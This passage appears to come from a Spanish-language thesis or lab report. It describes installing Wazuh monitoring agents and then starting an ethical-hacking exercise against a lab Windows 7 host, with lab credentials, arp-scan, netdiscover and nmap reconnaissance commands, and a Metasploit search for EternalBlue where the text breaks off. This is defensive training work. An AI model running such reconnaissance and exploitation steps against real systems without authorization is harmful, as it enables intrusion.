Se realizan configuraciones manuales al archivo de wazuh cliente para agregar la IP del servidor escucha de Wazuh.

Figura 37

Instalación agente Wazuh




Nota: Archivo de configuración.

Se revisa que en el dashboard de Wazuh ya se encuentra adicionado al monitoreo el servidor firewall Pfsense, se aprecian los demás agentes clientes ya instalados.

Figura 38

Consola administrativa Wazuh



Nota: Archivo de configuración.

Adicionalmente se recibe notificaciones de Telegram.

Figura 39

Notificaciones via telegram

Nota: Archivo de configuración.


<u>Instalación agente local Wazuh en Windows</u>

El agente se instala en el punto final que se desea monitorear de tal manera que este mantenga comunicación directa con el servidor de Wazuh, el agente Wazuh envía datos casi en tiempo real a través de un canal cifrado y autenticado.

Como se mencionó anteriormente el SO utilizado para las pruebas realizadas es Windows 7 Ultimate SP1 y el Servidor de Aplicaciones MetasploiTable.

Figura 40

Especificaciones SO utilizado



Nota: Especificaciones SO


Procedimiento instalación en Windows 7

A continuación, se detalla el procedimiento para el despliegue del agente Wazuh en nuestro dispositivo final. Es necesario llevar acabo estos pasos con privilegios de usuario administrador.

1. Descargar el instalador para el sistema operativo Windows del sitio web oficial de Wazuh.

Figura 41

Instalación agante wazuh



Nota: Instalación agante wazuh


2. Ejecutamos el método de instalación de interfaz gráfica de usuario (GUI),

siguiendo los pasos del asistente de instalación.

3. Ejecutar el registro del agente en el servidor wazuh mediante el siguiente comando .\agente-auth.exe -m ip_servidpr_wazuh

Figura 42

Ejecución de comandos en CDM de Windows




Nota: Ejecución de comandos

4. Inicializar el agente mediante el comando NET START Wazuh

Figura 43

Revisión de estatus de conexión Wazuh Agente – Wazuh Servidor



Nota: Estatus de conexión Wazuh Agente


5. Hay que considerar que los siguientes puertos deben estar habilitados

   - 1514/TCP para comunicación con agentes.
   - 1515/TCP para inscripción mediante solicitud automática de agente.
   - 55000/TCP para inscripción a través de API de administrador.

6. Comprobar la conexión y registro del agente en el servidor wazuh, mediante el uso del dashboard Wazuh.

Figura 44

Consola de Adminsitración Web de Wazuh Servidor




Nota: Consola de Adminsitración

7. La comunicación del agente y el servidor wazuh se establece y se encuentra operativo para recibir eventos en la estación Windows.

De forma predeterminada, todos los archivos del agente se almacenan después de la instalación en la ruta C:\Program Files (x86)\ossec-agent

Figura 45

Ruta de instalación agente Wazuh



Nota: Ruta de instalación

<u>Instalación agente local Wazuh Servidor Web de Aplicación MetasploiTable</u>

El servidor de aplicaciones contiene el sistema Operativo Linux, con una distribución Ubuntu 8.04

Figura 46

Version del Servidor de Web

```
msfadmin@metasploitable:~$ lsb_release -d
Description:    Ubuntu 8.04
msfadmin@metasploitable:~$
```

Nota: Version del Servidor de Web


La implementación de un agente Wazuh en un sistema Linux utiliza variables de implementación que facilitan la tarea de instalar, registrar y configurar el agente.

Para realizar el proceso de instalación se procede con los siguientes pasos:

1. Descargar el paquete de instalación para la distribución de Linux Ubuntu 8.04.

Figura 47

Paquete de instalación




Nota: Paquete de instalación

2. Ejecutar la instalación del agente mediante el comando sudo dpkg -i wazuh-agent_4.0.4-1_i386.deb

Figura 48

Instalación agente Wazuh mediante comando




Nota: Instalación agente Wazuh

3. Establecer comunicación con el servidor wazuh

Figura 49

Sincronización con el servidor Wazuh




Nota: Sincronización con el servidor

4. Iniciar el servicio del agente mediante el comando sudo /etc/init.d/wazuh-agent start

Figura 50

Ejecución del serivicio del agene Wazuh



Nota: Ejecución del serivicio


5. Hay que considerar que los siguientes puertos deben estar habilitados

   - 1514/TCP para comunicación con agentes.
   - 1515/TCP para inscripción mediante solicitud automática de agente.
   - 55000/TCP para inscripción a través de API de administrador.

   Se puede comprobar si los puertos se encuentran abiertos con el comando nc -zv 192.168.0.18 1514 1515 55000

Figura 51

Revisión de puertos de conexión




Nota: Revisión de puertos de conexión

6. Comprobar la conexión y registro del agente en el servidor wazuh, mediante el uso del dashboard Wazuh.

Figura 52

Servidor Web registrado en la consola de Wazuh



Nota: Servidor Web registrado

7. La comunicación del agente y el servidor Wazuh se establece y se encuentra operativo para recibir eventos en la estación Windows.
8. De forma predeterminada, todos los archivos del agente se almacenan después de la instalación en el archivo: /var/ossec/etc/ossec.conf

Hacking Ético a un equipo con SO Windows 7

En VirtualBox se levanta la instancia de prueba sobre la que se realizarán los diferentes escaneos para intentar vulnerar la seguridad del equipo. Se ha utilizado un SO Windows 7 considerando que, aunque es una versión de SO sin soporte de fábrica, aún se usa mucho a nivel empresarial. Una vez logrado el objetivo, se instalará protecciones y así recolectará todos los eventos posibles con las diferentes soluciones de seguridad. Estos logs se analizarán para establecer la mejor configuración de estas soluciones de seguridad y así establecer una postura de seguridad optima y eficiente que permita el bloqueo y/o detección de ataques similares.

Las credenciales de acceso a este dispositivo atacado son:

- U: User
  P: Password123!
- U: Administrator
  P: Password456!

Windows IP Configuration

Tabla 9


Ethernet adapter Local Area Connection:

Tipo	IP
Connection-specific DNS Suffix	Localdomain
Link-local IPv6 Address	fe80::d120:b9ca:5b18:8e1d%11
IPv4 Address.	192.168.65.130
Subnet Mask	255.255.255.0
Default Gateway	192.168.65.2

Figura 53

Figura 54

Configuración Windows 7




Nota: Configuración del sistema atacado

Acceso inicial:

Se ejecuta el comando arp-scan -l y netdiscover -r 192.168.200.0/24 para identificar al del dispositivo objetivo.

Figura 55


Comando arp-scan



Nota: Se inditifica la ip del equipo a atacar

Figura 56

Comando netdiscover



Nota: Se inditifica la ip del equipo a atacar

Teniendo en cuenta que la IP del dispositivo atacante es la **192.168.65.128** se deduce que nuestro dispositivo objetivo tendría que ser el **192.168.65.130**.


Empezamos realizando un escaneo de puertos al dispositivo objetivo **(192.168.65.130)** con NMAP. El comando utilizado es el siguiente:

- **nmap -p- -A -T4 192.168.65.130**

Esto para obtener información de puertos abiertos y detectar brechas de seguridad que podamos utilizar para acceder al dispositivo. El resultado del NMAP al dispositivo objetivo muestra varios puertos abiertos y además se puede identificar el tipo de sistema operativo y un nombre NetBIOS como se muestra en la siguiente figura.

Figura 57

Comando nmap -p -A -T4 192.168.65.130



Nota: Se inditifica el SO del equipo a atacar

Información:

Tabla 10


PORT	STATE SERVICE	VERSION
135/tcp	open msrpc	Microsoft Windows RPC
445/tcp	open microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp	open msrpc	Microsoft Windows RPC
49153/tcp	pen msrpc	Microsoft Windows RPC
49154/tcp	open msrpc	Microsoft Windows RPC
49155/tcp	open msrpc	Microsoft Windows RPC

Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Dado que la única información relevante hasta el momento es el tipo de sistema operativo se procede a realizar una búsqueda en Google de algún tipo de exploit para esta versión de Windows.

Figura 58

Busqueda de exploit



Nota: Link de exploit encontrado: Referencia


Ejecución:

Como método más efectivo se utilizará Metasploit para la búsqueda de un exploit útil para nuestros fines. Con la búsqueda realizada en el inciso anterior identificamos a EternalBlue como posible exploit útil.

Dentro de la consola de Metasploit realizamos la búsqueda de EternalBlue.

Figura 59

Busqueda de EternalBlue

